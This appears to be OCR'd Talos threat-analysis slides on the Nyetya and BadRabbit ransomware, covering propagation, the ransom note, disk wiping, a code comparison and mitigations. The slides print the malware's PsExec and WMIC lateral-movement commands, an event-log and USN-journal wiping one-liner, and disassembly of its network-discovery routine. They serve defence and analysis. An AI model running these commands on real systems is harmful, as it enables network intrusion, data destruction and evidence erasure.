


Drops PsExec as dllhost.dat.
Uses stolen user token.
Connects to new machine (IP: *w.x.y.z*).
Installs perfc.dat, executes as a dll.

```
C:\WINDOWS\dllhost.dat \\w.x.y.z -accepteula -s -d
C:\Windows\System32\rundll32.exe C:\Windows\perfc.dat,#1
```

TALOS

Propagation




Uses stolen username & password.
Connects to new machine (IP: *w.x.y.z*).
Installs perfc.dat, executes as a dll.

```
 wbem\wmic.exe /node:"w.x.y.z" /user:"username" /password:"password"
"process call create "C:\Windows\System32\rundll32.exe
\"C:\Windows\perfc.dat\" #1"
```

TALOS

Encryption Process



Final log clean up

```
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl
Application & fsutil usn deletejournal /D %c:
```

TALOS

Payload

```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   J3mE9S-8XNTZd-ZgjYXb-fUFj8m-gMYdyv-6rEiYa-KevGjA-q8YZf4-5LP82d-ew5GVV

If you already purchased your key, please enter it below.
Key: _
```

TALOS

Genuine Ransomware?

- Single bitcoin wallet means difficult to follow who has paid.
- Single contact email address, now blocked
  - you can’t contact the criminals even if you want to.

- If admin, MBR is overwritten.
- If MBR not overwritten, wipes first 10 disk sectors.
- If have software “avp.exe” running, wipes first 10 disk sectors.

TALOS

Mitigation

- PATCH!
- Apply the MS17-010 patch to your systems
  - Microsoft has also released this update for XP/Server 2003 systems
  - Removes vulnerability to EternalBlue & EternalRomance

TALOS

Mitigation

- Network Segmentation
  - Design networks to stop infiltrations spreading
  - Control and monitor traffic between units

  - Block traffic on ports 139 & 445
  - Disable / disallow SMBv1 traffic

TALOS

Mitigation

- Network Security
- Snort Rules
  - 42944 – OS-WINDOWS Microsoft Windows SMB remote code execution attempt
  - 42340 – OS-WINDOWS Microsoft Windows SMB anonymous session IPC share access attempt
  - 41984 – OS-WINDOWS Microsoft Windows SMBv1 identical MID and FID type confusion attempt
  - 43459 – Detects DoublePulsar variant traffic
  - 5718 – OS-WINDOWS Microsoft Windows SMB-DS Trans unicode Max Param/Count OS-WINDOWS attempt
  - 1917 – INDICATOR-SCAN UPnP service discover attempt
  - 5730 – OS-WINDOWS Microsoft Windows SMB-DS Trans Max Param OS-WINDOWS attempt
  - 26385 – FILE-EXECUTABLE Microsoft Windows executable file save onto SMB share attempt
  - 43370 – NETBIOS DCERPC possible wmi remote process launch

TALOS

Extra-Part: BadRabbit

Comparing Nyetya & BadRabbit

	NYETYA	BADRABBIT
INITIAL VECTOR	Supply-chain attack (Medoc)	Drive-by download
PROPAGATIONS	WMI SMB (via psexec) Exploits	WMI SMB (without psexec) Exploits SMB Brute forcing
EXPLOITS	EternalBlue EternalRomance	EternalRomance
DROPPED FILES	Mimikatz-like password stealer legitimate psexec	Mimikatz-like password stealer DiskCryptor drivers DiskCryptor clients
HARDCODED CREDENTIALS	✗	✓
FILES ENCRYPTION	✓	✓
MBR MODIFICATION	✓	✓
DISK ENCRYPTION	wipe	full encryption with DiskCryptor
EVENT LOGS CLEANING	✓	✓
TOR PORTAL	✗	✓

TALOS

```
02F47C65
02F47C65 loc_2F47C65:
02F47C65 xor     ebx, ebx
02F47C67 push    ebx             ; lpThreadId
02F47C68 push    ebx             ; dwCreationFlags
02F47C69 push    edi             ; lpParameter
02F47C6A push    offset Nyetya_IpBasedTargetCollection ; lpStartAddress
02F47C6F push    ebx             ; dwStackSize
02F47C70 push    ebx             ; lpThreadAttributes
02F47C71 call    ds:CreateThread
02F47C77 xor     esi, esi
```

```
02F47C79
02F47C79 loc_2F47C79:            ; a1
02F47C79 push    edi
02F47C7A call    Nyetya_list_tcp_connection
02F47C7F push    edi             ; int
02F47C80 call    Nyetya_getIpNetTable
02F47C85 cmp     esi, ebx
02F47C87 jnz     short loc_2F47C98
```

```
02F47C89 push    ebx             ; domain
02F47C8A push    80000000h       ; servertype
02F47C8F push    edi             ; int
02F47C90 call    Nyetya_FindNetworkComps
02F47C95 xor     esi, esi
02F47C97 inc     esi
```

```
02F47C98
02F47C98 loc_2F47C98:            ; dwMilliseconds
02F47C98 push    180000
02F47C9D call    ds:Sleep
02F47CA3 jmp     short loc_2F47C79
02F47CA3 gatherneworkdetailsaround endp
02F47CA3
```

100.00% (-11,1360) (173,148) 00007010 02F47C10: gatherneworkdetailsaround (Synchronized with Hex View-1)

```
02FA7831
02FA7831 loc_2FA7831:
02FA7831 xor     ebx, ebx
02FA7833 push    ebx             ; lpThreadId
02FA7834 push    ebx             ; dwCreationFlags
02FA7835 push    edi             ; lpParameter
02FA7836 push    offset Nyetya_IpBasedTargetCollection ; lpStartAddress
02FA783B push    ebx             ; dwStackSize
02FA783C push    ebx             ; lpThreadAttributes
02FA783D call    ds:CreateThread
02FA7843 cmp     eax, ebx
02FA7845 jz      short loc_2FA784E
```

```
02FA7847 push    eax             ; hObject
02FA7848 call    ds:CloseHandle
```

```
02FA784E
02FA784E loc_2FA784E:
02FA784E xor     esi, esi
```

```
02FA7850
02FA7850 loc_2FA7850:            ; a1
02FA7850 push    edi
02FA7851 call    Nyetya_list_tcp_connection
02FA7856 push    edi             ; int
02FA7857 call    Nyetya_getIpNetTable
02FA785C cmp     esi, ebx
02FA785E jnz     short loc_2FA786F
```

```
02FA7860 push    ebx             ; domain
02FA7861 push    80000000h       ; servertype
02FA7866 push    edi             ; int
02FA7867 call    Nyetya_FindNetworkComps
02FA786C xor     esi, esi
02FA786E inc     esi
```

```
02FA786F
02FA786F loc_2FA786F:            ; dwMilliseconds
02FA786F push    2BF20h
02FA7874 call    ds:Sleep
02FA787A jmp     short loc_2FA7850
02FA787A BadRabbit_TargetDiscovery endp
02FA787A
```

100.00% (-116,1393) (58,1462) 00006BD1 02FA77D1: BadRabbit_TargetDiscovery (Synchronized with Hex View-1)

Comparing Nyetya & BadRabbit

- Evasion techniques in DoublePulsar (Nyetya) & EternalRomance (BadRabbit)
- Self-relocation of the malicious dll
- Process & thread token manipulations
- Network peer identification
- Bitflag based feature control
- …

We assess with high confidence:

- that BadRabbit is built on the same core codebase as Nyetya.
- that the build tool chain for BadRabbit is highly similar to the build tool chain for Nyetya.

TALOS

Conclusion

Stay Informed

Spreading security news, updates, and other information to the public

White papers, articles, & other information
talosintelligence.com

ThreatSource Newsletter
cs.co/TalosUpdate

Talos Blog
blog.talosintelligence.com

Social Media Posts
Facebook: TalosGroupatCisco
Twitter: @talossecurity

Instructional Videos
cs.co/talostube

TALOS

Talos

www.talosintelligence.com
blog.talosintel.com
@talossecurity

CISCO™